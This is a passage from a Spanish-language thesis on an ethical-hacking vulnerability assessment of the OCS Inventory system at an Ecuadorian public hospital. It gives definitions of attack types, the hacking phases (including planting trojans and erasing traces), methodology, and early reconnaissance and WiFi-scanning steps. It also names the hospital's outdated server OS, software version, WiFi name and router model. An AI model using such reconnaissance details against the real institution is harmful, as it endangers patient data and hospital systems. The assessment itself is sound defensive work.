Es una suite de herramientas que viene integrado en Kali Linux el cual permite analizar las redes inalámbricas, además permite la recuperación de contraseñas y puede ser empleado como herramienta de auditoría de redes. (Mantuano, 2019)

## 2.3. Conceptual

### *2.3.1. Intranet*

Es considerado como una red interna de la organización de acceso restringido que permite compartir recursos, información y servicios, utiliza la misma plataforma tecnológica que Internet (red, protocolos y servidores), que facilita la comunicación, la colaboración y coordinación entre los empleados. Mediante la intranet pueden realizarse los procesos naturales de toda organización, pero de

manera más eficiente y en menor tiempo. (Arias, Zúñiga, Zambrano & Cruzatty 2021)

### *2.3.2. OCS Inventory*

Es un software de código abierto. Le permite escanear e inventariar todos sus dispositivos en su departamento de TI. Una vez que sepa todo acerca de sus máquinas, en lo que respecta al hardware y al software, podrá implementar paquetes para mantener su entorno seguro. Hay muchos complementos disponibles que brindan una gran flexibilidad para adaptar OCS Inventory a su propio sistema. FactorFX es el principal contribuyente y edita diariamente el software. Esta sociedad francesa guía a las empresas en la integración y el soporte de OCS Inventory. (OCS Inventory, 2006)

### *2.3.3. Software libre*

Nos referimos a la libertad de los usuarios para ejecutar, copiar, distribuir, estudiar, cambiar y mejorar el software. De modo que deberías ser libre de redistribuir copias con o sin modificaciones, de forma gratuita o cobrando por su distribución, a cualquiera y en cualquier lugar. Gozar de esta libertad significa, entre otras cosas, no tener que pedir permiso ni pagar para ello. (StallMan,2020)

### *2.3.4. Seguridad de la información.*

La seguridad de la información es un activo estratégico de cualquier entidad que tiene como objetivo mantener a salvo la información a través de una adecuada toma de decisiones para controlar y salvaguardar todos los datos que se manejen dentro de la organización. (Arpi-Saquipay & Cajamarca-Criollo, 2023)

### *2.3.5. Seguridad informática.*

Conocida también como ciberseguridad es la disciplina encargada de la protección de información para evitar el acceso no autorizado de terceros. Dicho de este modo entonces es el mejor aliado para proteger y mantener la imagen de varias empresas e instituciones.

De acuerdo con Coppola, M. (2023) “La seguridad informática es el conjunto de tecnologías, procesos y prácticas diseñadas para la protección de redes,

dispositivos, programas y datos en caso de algún ciberataque, hackeo, daño o acceso no autorizado".

### *2.3.6. Vulnerabilidades.*

Las vulnerabilidades son todas y cada una de las debilidades que pueden usarse en contra del sistema para hacer daño lo cual puede repercutir en el correcto funcionamiento del mismo. Estas debilidades se las conoce también como agujeros de seguridad y pueden estar asociadas a fallos en la implementación, descuido de la utilización de los sistemas e incluso la configuración del sistema operativo. (Coronel, I. & Quirumbay, D. 2022).

Son fallas en los sistemas, no son puertas abiertas diseñadas deliberadamente, sino errores de diseño, configuración o implementación que genera oportunidades de ataque, es decir que hacen viable una amenaza. (Segura E., Segura, V., 2024)

### *2.3.7. Amenazas.*

Amenaza es cualquier condicionante que tenga el potencial de atentar contra el buen funcionamiento de un sistema informático que puede producir daños tanto materiales como inmateriales, se dan comúnmente por las vulnerabilidades y falta de seguridad que tenga un determinado sistema por lo cual existe la posibilidad de que algún tipo de evento se pueda presentar en cualquier instante de tiempo dañando los activos informáticos y los sistemas de información. (Coronel, I. & Quirumbay, D. 2022).

### *2.3.8. Riesgo.*

El riesgo es la probabilidad de que algo malo suceda o que una amenaza se materialice o explote y se transforme en un ataque lo que viene de la mano con alguna vulnerabilidad existente y a través de estos intentos maliciosos causar un impacto de daños en el sistema u organización. (Coronel, I. & Quirumbay, D. 2022).

### *2.3.9. Ataques Informáticos o ciberataque*

Un ciberataque es un conjunto de acciones ofensivas contra sistemas de información. Estos pueden ser bases de datos, redes informáticas, etc. El objetivo es dañar, alterar o destruir organizaciones o personas. Además, pueden anular los servicios que prestan, robar datos o usarlos para espiar. (Bello, 2023)

#### 2.3.9.1. Denegación de servicios.

Es un ataque a una red o sistema de computadoras que causa que un servicio o recurso sea inaccesible a los usuarios legítimos, que se generan mediante la saturación de los puertos con múltiples flujos de información, haciendo que el servidor se sobrecargue. (Lazar & Costescu, 2019, p. 160)

#### 2.3.9.2. Ataque de fuerza bruta

Un ataque de fuerza bruta es la forma de recuperar una clave probando todas las combinaciones posibles hasta encontrar aquella que permite el acceso. (Larenas & Rosero,2020)

#### 2.3.9.3. XSS (Cross-Site Scripting)

Es un tipo de técnica de hacking que usa scripts maliciosos para ser inyectados en las páginas web. Los ataques XSS pueden ser categorizados como: Almacenados, Reflejados y basados en DOM (Document Object Model). (Ramos, 2022)

#### 2.3.9.4. SQL Injection

Es un tipo de ataque que consiste en la inyección de comandos SQL a través de la entrada de los datos. Las aplicaciones web a menudo utilizan formularios y entradas de datos de URLs, con el fin de crear sentencias SQL que tienen como objetivo obtener o escribir desde una base de datos. La inyección SQL consiste en manipular esas formas, las cuales envían los datos para que puedan cambiar la semántica de las sentencias SQL. (Ramos, 2022).

### 2.3.10. Malware

Un malware es un código creado para corromper sigilosamente un sistema informático. Es un término amplio que describe cualquier programa o código malicioso perjudicial para los sistemas. Un malware intrusivo invade, daña o deshabilita ordenadores, sistemas informáticos, móviles, etc. asumiendo el control de las operaciones. (Bello, 2023)

### *2.3.11. Pruebas de penetración*

Constituyen una herramienta válida para evaluar o auditar sistemas; consisten en la realización de prácticas que ponen a prueba un sistema informático, red o aplicación web para encontrar vulnerabilidades que un posible atacante podría explotar. (Castro, 2019)

### *2.3.12. Firewall*

Este protege a los computadores de ataques externos a computadoras personales o redes de computadoras, puede ser de tipo físico o lógico, éste se puede configurar para bloquear datos provenientes de ciertos sitios o determinadas aplicaciones, a la vez que permite el paso de la información importante para la organización. Suele localizarse en el punto de unión entre dos redes y contiene una serie de reglas que debe cumplir, también rechaza los paquetes que no las cumplen, también puede estar configurado para registrar todos los intentos de entrada y salida de una red, así como para guardar esos registros.(Chinchilla, 2020)

### *2.3.13. Hacking Ético*

Es una rama de la seguridad tecnológica dirigida a prevenir, erradicar, estabilizar y contraatacar vulnerabilidades de software o hardware. Para ello se debe contar con los conocimientos necesarios en redes, administración de servidores y sus respectivos servicios, que más adelante se presentarán. Hacking ético es cuando una persona utiliza sus conocimientos de informática para encontrar fallos, huecos o vulnerabilidades. (Llerena, 2020)

### *2.3.14. Fases Hacking Ético*

#### 2.3.14.1. Fase de Reconocimiento.

Esta es la fase inicial de una consultoría de Ethical hacking, en esta fase, el profesional Ethical Hacker se centrará en obtener la mayor cantidad de información de la empresa objetivo. En este proceso la meta del profesional auditor, es perfilar y obtener un mayor porcentaje de éxito al momento de realizar el Hacking Ético. (Tovar, 2020)

#### 2.3.14.2. Fase de Escaneo y Enumeración.

En esta fase, el profesional que realiza la consultoría de Ethical Hacking, abarca un poco más y emplea una recopilación de información más agresiva, ya que, en esta fase el profesional interactúa directamente con la empresa objetivo en la búsqueda de servidores, direcciones IPs, y toda la información que le pueda ser útil al momento de realizar el análisis de vulnerabilidades y le permita tener un mayor porcentaje de éxito al momento de penetrar la seguridad de la empresa a través de una falla en la configuración y/o la existencia de una vulnerabilidad de sistema. (Tovar, 2020)

#### 2.3.14.3. Fase de Explotación.

Es la fase donde se ponen a prueba los conocimientos del Hacker Ético, ya que, en esta fase se encargará de probar manualmente la explotación de las diferentes vulnerabilidades halladas en la fase de Escaneo de Vulnerabilidades. Dependiendo de los tipos de ataques que se realicen, el Hacker Ético podrá escalar privilegios y obtener un control total del sistema comprometido. (Tovar, 2020)

#### 2.3.14.4. Fase Mantener el Acceso

Después de lograr el acceso a un sistema informático, ya sea a través de la explotación de una vulnerabilidad, fuerza bruta y/o ingeniería social, es importante mantener el acceso en el sistema, para lo cual el Hacker Ético dispone de una amplia variedad de herramientas y entre las más empleadas se encuentra la instalación de Troyanos, lo que le permite al Hacker ético disponer de una puerta trasera para el acceso remoto al sistema informático comprometido. (Tovar, 2020)

#### 2.3.14.5. Fase Cubriendo huellas

Después de haber logrado el acceso al sistema informático, el hacker ético recopila las evidencias necesarias para formular un reporte de entrega. También deberá realizar el borrado de huellas que pudieran dar indicios de que el sistema informático fue comprometido. (Tovar, 2020)

### *2.3.15. Router*

Un router recibe y envía datos en redes informáticas. Los routers a veces se confunden con los concentradores de red, los módems o los switch de red. No obstante, los routers pueden combinar las funciones de estos componentes y conectarse con estos componentes para mejorar el acceso a Internet o ayudar a crear redes empresariales. Los routers guían y dirigen los datos de red mediante paquetes que contienen varios tipos de datos, como archivos, comunicaciones y transmisiones simples como interacciones web. (CISCO, 2021)

### *2.3.16. Proxy*

Es una solución software implementada en la capa de aplicación la cual intercepta los mensajes de solicitud HTTP (y otros protocolos), para hacer la solicitud en representación de los usuarios de la red corporativa. Generalmente un servidor proxy se ubica en la frontera entre la red corporativa y la red del proveedor de acceso a Internet. (Gómez, Sepúlveda & Candela, 2012 )

### *2.3.17. RDP*

Microsoft proporciona protocolo de RDP como una solución para conexiones remotas entre equipos y/o servidores. RDP está integrado en el sistema operativo y es compatible con los sistemas operativos Windows y Mac. RDP proporciona una interfaz gráfica fácil de usar para conectarse y acceder a la computadora remota. Se requieren dos versiones de software separadas. El equipo al que se tiene acceso debe ejecutar el software del servidor RDP, mientras que el usuario que desea acceder al servidor debe ejecutar la versión de cliente de RDP .

### *2.3.18. Oracle VM VirtualBox*

VirtualBox es la plataforma gratuita profesional de virtualización desarrollada por Oracle Corporation para arquitecturas x86 / amd64 con licencia pública general

GNU (GPL). Posee un sistema operativo anfitrión donde se instalan sistemas operativos invitados con su propio entorno simulado. (Molina, 2023)

### *2.3.19. Servidor*

Un servidor es un aparato de cómputo que posee recursos superiores de procesamiento, memoria RAM, almacenamiento y comunicaciones en relación con un ordenador común. (Molina, 2023)

### *2.3.20. Base de datos*

Son grandes cantidades de información almacenadas en registros para lograr una mejor eficiencia al momento de ingresar, buscar, actualizar o eliminar la información. En algunos casos la información debe estar interrelacionada para evitar la duplicidad de información y mejor organización de la misma, en otros para mejorar el rendimiento algunos desarrolladores no realizan relaciones de datos. (Valverde, Portalanza & Mora, 2019)

### *2.3.21. Xampp*

Es un software libre, este consiste en el sistema de gestión de base de datos MySQL, el servidor web Apache y los intérpretes para lenguajes Script PHP y Perl. Dentro del software XAMPP se va utilizar PHP y la base de datos MySQL. (Velásquez, 2022)

### *2.3.22. Apache*

Apache es un servidor web HTTP de código abierto, que utiliza HTTP/1.1. La funcionalidad principal de este servicio web es la de brindar a los usuarios todos los ficheros necesarios para visualizar la web. Las solicitudes de los usuarios se hacen mediante un navegador web. (Velásquez, 2022)

### *2.3.23. MySQL*

MySQL es un sistema gestor de base de datos relacional libre bajo la licencia GPL -la más común en el software libre- siendo muy utilizado para el desarrollo de aplicaciones Web, es uno de los más utilizados junto con Oracle y SQL Server. También existe una versión comercial para los desarrolladores que no usen productos de código abierto (Arias M, 2017, p. 134-136). Como su nombre lo dice

utiliza el lenguaje de consultas SQL para el acceso a los datos; se maneja bajo la arquitectura cliente-servidor siendo un servidor multiusuario. (Berrazueta, 2019)

### *2.3.24. CVSS*

El Sistema de Puntuación de Vulnerabilidades Comunes (CVSS) es un método utilizado para proporcionar una medida cualitativa de la severidad. Las métricas resultan en una puntuación numérica que varía de 0 a 10. Una evaluación CVSS también se representa como una cadena de vectores, una representación textual comprimida de los valores utilizados para derivar la puntuación. Por lo tanto, CVSS es adecuado como un sistema de medición estándar para industrias, organizaciones y gobiernos que necesitan puntuaciones de severidad de vulnerabilidades precisas y consistentes. (National Institute of Standards And Technology, 2022)

## 2.4. Legal

### *2.4.1. Código Ingenios*

El Código Orgánico de la Economía Social del Conocimiento, la Creatividad y la Innovación (Código Ingenios) marca un paso dentro del sistema de Propiedad Intelectual debido a que promueve el uso de Software libre, tecnología que no sólo permite conocer el código fuente de sus programas sino también posibilita la modificación de las herramientas informáticas de acuerdo a las necesidades de cada persona. (Gobierno de Ecuador, 2017)

### *2.4.2. Decreto 1014 Software Libre en Ecuador*

“Art. 1. Establecer como política para las entidades de administración pública central la utilización del Software Libre en sus sistemas y equipamientos informáticos.” (Delgado, 2008)

“Art. 2. Se entiende por software libre, a los programas de computación que se pueden utilizar y distribuir sin restricción alguna, que permitan el acceso al código fuente y que sus aplicaciones puedan ser mejoradas.”(Delgado, 2008)

Estos programas de computación tienen las según el decreto tiene estas libertades:

- Utilización de programa con cualquier propósito de uso común.
- Distribución de copias sin restricción alguna.
- Estudio y modificación del programa.
- Publicación del programa mejorado.

"Art. 3. Las entidades de la administración pública central previa a la instalación del software libre en sus equipos deberán verificar la existencia de capacidad técnica que brinde el soporte necesario para este tipo de software." (Delgado, 2008)

"Art. 4. Se faculta la utilización de software propietario (no libre) únicamente cuando no exista una solución de software libre que supla las necesidades requeridas, o cuando esté en riesgo de seguridad nacional, o cuando el proyecto informático se encuentre en un punto de no retorno." (Delgado, 2008)

### *2.4.3. Resolución No. C.D. 595 emitida por el Instituto Ecuatoriano de Seguridad Social*

En base a la Resolución No. C.D. 595 emitida por el Consejo Directivo del Instituto Ecuatoriano de Seguridad Social la cual regula las actividades relacionadas con el uso de tecnologías de la información y comunicaciones.

En el capítulo I art. 4.- Términos señala que:

Software: Es todo aquello que contiene componentes lógicos de un computador. Programas de computadora que sirven para interactuar y controlar el sistema operativo y sirve como herramienta que realiza tareas de mantenimiento, soporte para la construcción y ejecución de programas.

En el capítulo II política para el uso adecuado de las tecnologías de información y comunicaciones, Art. 5.- Lineamientos generales en el punto cinco señala que:

El acceso al área de infraestructura informática es restringido y únicamente ingresará personal autorizado (Instituto Ecuatoriano de Seguridad Social, 2016. Resolución No. C.D. 595)

OCS Inventory al ser un software libre no hay impedimento legal para realizar el trabajo de investigación sobre el análisis de vulnerabilidades del mismo.

# CAPÍTULO III

# METODOLOGÍA

## 3.1. Tipo de Investigación

### *3.1.1. Investigación Descriptiva*

La investigación descriptiva se encarga de describir de forma detallada un fenómeno o situación tal como es la realidad. Se utiliza para crear relaciones de forma precisa de eventos, personas o lugares. (Arias y Covinos, 2021)

Utilizar la metodología de investigación descriptiva permitió obtener una comprensión detallada y completa de las vulnerabilidades que podrían estar presentes en el sistema web OCS Inventory, de este modo se podrá describir con precisión la identificación de relaciones y patrones entre las vulnerabilidades.

### *3.1.2. Investigación exploratoria.*

La investigación exploratoria se aplica en fenómenos que aún no se han estudiado anteriormente y se tiene un amplio interés de examinar sus características, en este tipo de investigación se puede utilizar tanto el método cualitativo, como cuantitativo. (Galarza, 2020)

Este tipo de investigación permitió un nuevo conocimiento sobre el tema, siendo así la exploración de las vulnerabilidades existentes del sistema web OCS Inventory del departamento de TIC´s del hospital del IESS de la ciudad de Guaranda en el año 2024. Al realizar pruebas y utilizar herramientas adecuadas de análisis de vulnerabilidades conocidas, explorando el alcance y la gravedad de las mismas presentes en el sistema.

### *3.1.3. Investigación bibliográfica*

La investigación Bibliográfica es un proceso de búsqueda en libros, revistas y recursos en línea para recopilar información válida y confiable con el propósito de obtener conocimiento en un tema en particular que pueda servir como base para los investigadores. (Ocampo, 2019)

Para realizar el presente proyecto de investigación es importante entender el contexto del mismo, para ello las bases teóricas relacionadas con el tema, la investigación bibliográfica permitirá comprender los conceptos relevantes en el área de seguridad informática y vulnerabilidades de sistemas.

## 3.2. Enfoque de la investigación

El enfoque de esta investigación es analítico y descriptivo. En la investigación se descompone el sistema web OCS Inventory para identificar y analizar sus vulnerabilidades específicas en el contexto del Departamento de TIC´s del Hospital Humberto del Pozo Saltos. Se realizará una evaluación exhaustiva de los componentes del sistema para entender cómo estas vulnerabilidades pueden ser explotadas y qué impacto tienen en la seguridad del sistema. Además, se describirán detalladamente los resultados de las pruebas realizadas y se presentarán recomendaciones para mitigar los riesgos identificados

## 3.3. Métodos de Investigación

### *3.3.1. Método Cualitativo*

Este método se enfoca en evaluar el nivel de riesgo o vulnerabilidad de acuerdo con la apreciación estimada por el evaluador para lo cual se tomó en cuenta herramientas y técnicas que se utilizaron para el análisis.

### *3.3.2. Método Cuantitativo*

Se utilizó este método para determinar una valoración del riesgo según la estimación realizada en el análisis de vulnerabilidades al software libre OCS Inventory.

## 3.4. Técnicas e Instrumentos de Recopilación de Datos

### *3.4.1. La Entrevista*

En la investigación, fue crucial realizar las entrevistas, como una técnica fundamental para obtener información de primera mano. Estas entrevistas se llevaron a cabo al responsable de Tecnologías de la Información y Comunicación (TIC) del Hospital Humberto del Pozo Saltos. Anexo 1.

### *3.4.2. La Observación*

La observación directa ofreció una perspectiva detallada sobre cómo se desarrolla el proceso de inventario en el Hospital, la cual se identificó posibles áreas de vulnerabilidad. Además, esta metodología proporcionó datos concretos y actualizados sobre el funcionamiento. Anexo 2.

## 3.5. Universo, Población y Muestra

En el presente trabajo de investigación, se considera como universo el sistema web libre OCS Inventory utilizado en el departamento de TIC ‘s del Hospital Humberto del Pozo Saltos de la ciudad de Guaranda. No se define una población específica ya que el enfoque de la investigación es técnico y se centra en el análisis de vulnerabilidades del sistema. De este modo tampoco se establece una muestra debido a la naturaleza específica del análisis. Sin embargo, se contará con la colaboración del responsable del departamento de TIC 's, quien proporcionará la información necesaria sobre el sistema para llevar a cabo el estudio.

## 3.6. Procesamiento de la Información

Para identificar las vulnerabilidades del sistema web OCS Inventory, se llevó a cabo un análisis utilizando herramientas como OWASP ZAP y NESSUS. Los datos obtenidos de este análisis, se tabularon, detallando las vulnerabilidades encontradas en el sistema, junto con la posible amenaza que cada una representaba y el nivel de riesgo asociado. La tabulación permitió organizar y visualizar de manera clara los hallazgos del estudio.

Una vez tabulados los datos, se procedió a realizar un análisis sobre qué medidas de seguridad y procedimientos del departamento de TICS del hospital del IESS podrían ser aplicables para abordar cada vulnerabilidad identificada en el sistema web OCS Inventory, considerando cómo estas medidas podrían cumplir con los estándares establecidos.

El procesamiento de la información proporcionó una comprensión detallada de las vulnerabilidades del sistema web OCS Inventory en el departamento de TICS del hospital del IESS de la ciudad de Guaranda en el año 2024, así como

recomendaciones específicas para mejorar la seguridad del sistema y proteger la integridad de la información almacenada en él.

# CAPÍTULO IV

# RESULTADOS Y DISCUSIÓN

## 4.1. Análisis

### *4.1.1. Planificación*

Para iniciar con el análisis de vulnerabilidades del sistema OCS Inventory en el Departamento de TIC's del Hospital Humberto del Pozo Saltos se planteó un plan de trabajo estructurado con una serie de pasos a seguir, donde nos enfocamos solo en las tres fases de las 5 que rigen el procedimiento de hacking ético: Reconocimiento, Escaneo y enumeración y Explotación esta elección se debe al tiempo disponible para la realización del proyecto.

El plan de trabajo está diseñado para realizar una evaluación completa, empezando desde el funcionamiento del sistema web OCS Inventory. Posteriormente, se realizó un reconocimiento de infraestructura de red, a continuación, se llevó a cabo el escaneo de vulnerabilidades utilizando herramientas dentro del sistema operativo Kali Linux como:

Nessus y OWASP ZAP, por otro lado, también se realizaron pruebas de penetración utilizando la terminal de Kali Linux.

### *4.1.2. Reconocimiento*

#### 4.1.2.1. Funcionamiento del sistema OCS Inventory.

El sistema web OCS Inventory ayuda a las instituciones a mantener un control detallado de las computadoras inventariando sus componentes hardware y software, OCS Inventory utiliza una arquitectura cliente- servidor para recopilar información de los dispositivos dentro de una red.

En esta primera fase se identificó también que la versión del sistema web OCS Inventory es 2.1 RC 1. dando por sentado que necesita actualizarse.

#### 4.1.2.2. Arquitectura Cliente-Servidor

En cada cliente (computadora) dentro de la institución que se desea inventariar se instala un agente el cual es el encargado de recopilar todos los datos de hardware y

software. Por otro lado, el servidor es la computadora de la persona encargada del departamento de TIC's, en donde tiene un panel de administración y desde allí se gestiona toda la información recopilada por los agentes.

#### 4.1.2.3. Base de datos que utiliza el sistema web OCS Inventory

OCS Inventory utiliza el sistema de gestión de base de datos MySQL para almacenar la información recolectada por los agentes dicha base de datos está alojada en Apache como servidor web que a su vez está instalada dentro de un servidor Windows Server 2003.

#### 4.1.2.4. Inspección del área de trabajo

En esta fase de reconocimiento se realizó un escaneo de todo el entorno relacionado con el sistema web OCS Inventory.

- El departamento de TIC's se encuentra ubicado en la planta baja y cuenta con una sola persona encargada del departamento.




*Figura 1*. Departamento de TIC’s del hospital Humberto del Pozo Saltos del IESS

- Visualización del entorno donde se encuentra el servidor Windows Server 2003 que sirve como alojamiento de la base de datos de la aplicación web OCS Inventory.




*Figura 2.* Puerta de ingreso al servidor, cuenta con un control de acceso mediante una tarjeta que tiene solamente el responsable del departamento de TIC's




*Figura 3. Cuarto de los servidores del departamento de TIC's*




*Figura 4. Servidor Windows Server 2003 donde se aloja el sistema web OCS Inventory*

- Se identificó el router con el que trabaja el departamento de TIC's, siendo un modelo HP/H3C WA2620 Dual Radio 802.11n. Es un punto de red de acceso utilizado generalmente en entornos corporativos.





*Figura 5. Router H3C*

- Se identificó el nombre de la red WiFi denominada HOSPITAL.




*Figura 6. Características de la red wifi víctima*

- **Verificación de puntos de acceso a través de cables de ethernet:** Se revisaron por los pasillos del hospital los puntos de acceso físicos de internet con los que puede contar la institución, los cuales se conectan través de cables ethernet y se pudo identificar un único punto de red al cual puede tener acceso cualquier persona que se encuentre dentro del hospital.



*Figura 7. Punto de red denominado "B46" en el pasillo de la planta baja del hospital*

Una vez identificado el punto de acceso, se conectó el cable ethernet a una computadora portátil, donde se pudo evidenciar que el punto de acceso se encontraba desconectado.



*Figura 8. Comprobación del acceso a la red mediante el punto de red*



*Figura 9. Servidor de puntos de red de internet*

Como se pudo evidenciar aún conectado el cable de ethernet a la computadora portátil no hubo éxito al tratar de acceder a la red esto se debe a que en el servidor el punto de red B46 estaba desconectado del switch para proteger el acceso no autorizado.




*Figura 10. Switch de puntos de red.*

#### 4.1.2.5. Configuración del proxy.

En el Hospital Humberto del Pozo Saltos, se utilizan proxies con el fin de mejorar la seguridad y el control de la red para de ese modo restringir el acceso a sitios web no autorizados.




*Figura 11. Configuración del proxy*

### *4.1.3. Escaneo y enumeración*

#### 4.1.3.1. Escaneo de punto de red.

Ejecutamos el comando ipconfig en la terminal de windows, el cual muestra los valores de configuración de una red privada sin una puerta de enlace predeterminada configurada. Esto indica que esta máquina no puede realizar ninguna operación, confirmando que está protegido de acceso de terceras personas.





*Figura 12. Estado de conexión en el punto de red.*

#### 4.1.3.2. Escaneo de red Wifi.

Para realizar el escaneo de red, se utilizó una antena de red marca Alfa Network para tener más alcance de redes cercanas. Dentro de Kali Linux se ejecutó el comando airodump-ng en la terminal para escanear las redes wifi para posteriormente identificar el nombre de la red wifi que va ser vulnerada.




*Figura 13. Antena de red*

#### 4.1.3.3. Escaneo con Advanced IP Scanner.

Se instaló el programa Advanced IP Scanner, herramienta para exploración de redes logrando un escaneo más completo el cual proporcionó una lista de dispositivos conectados en la red y se pudo identificar la dirección IP del servidor.

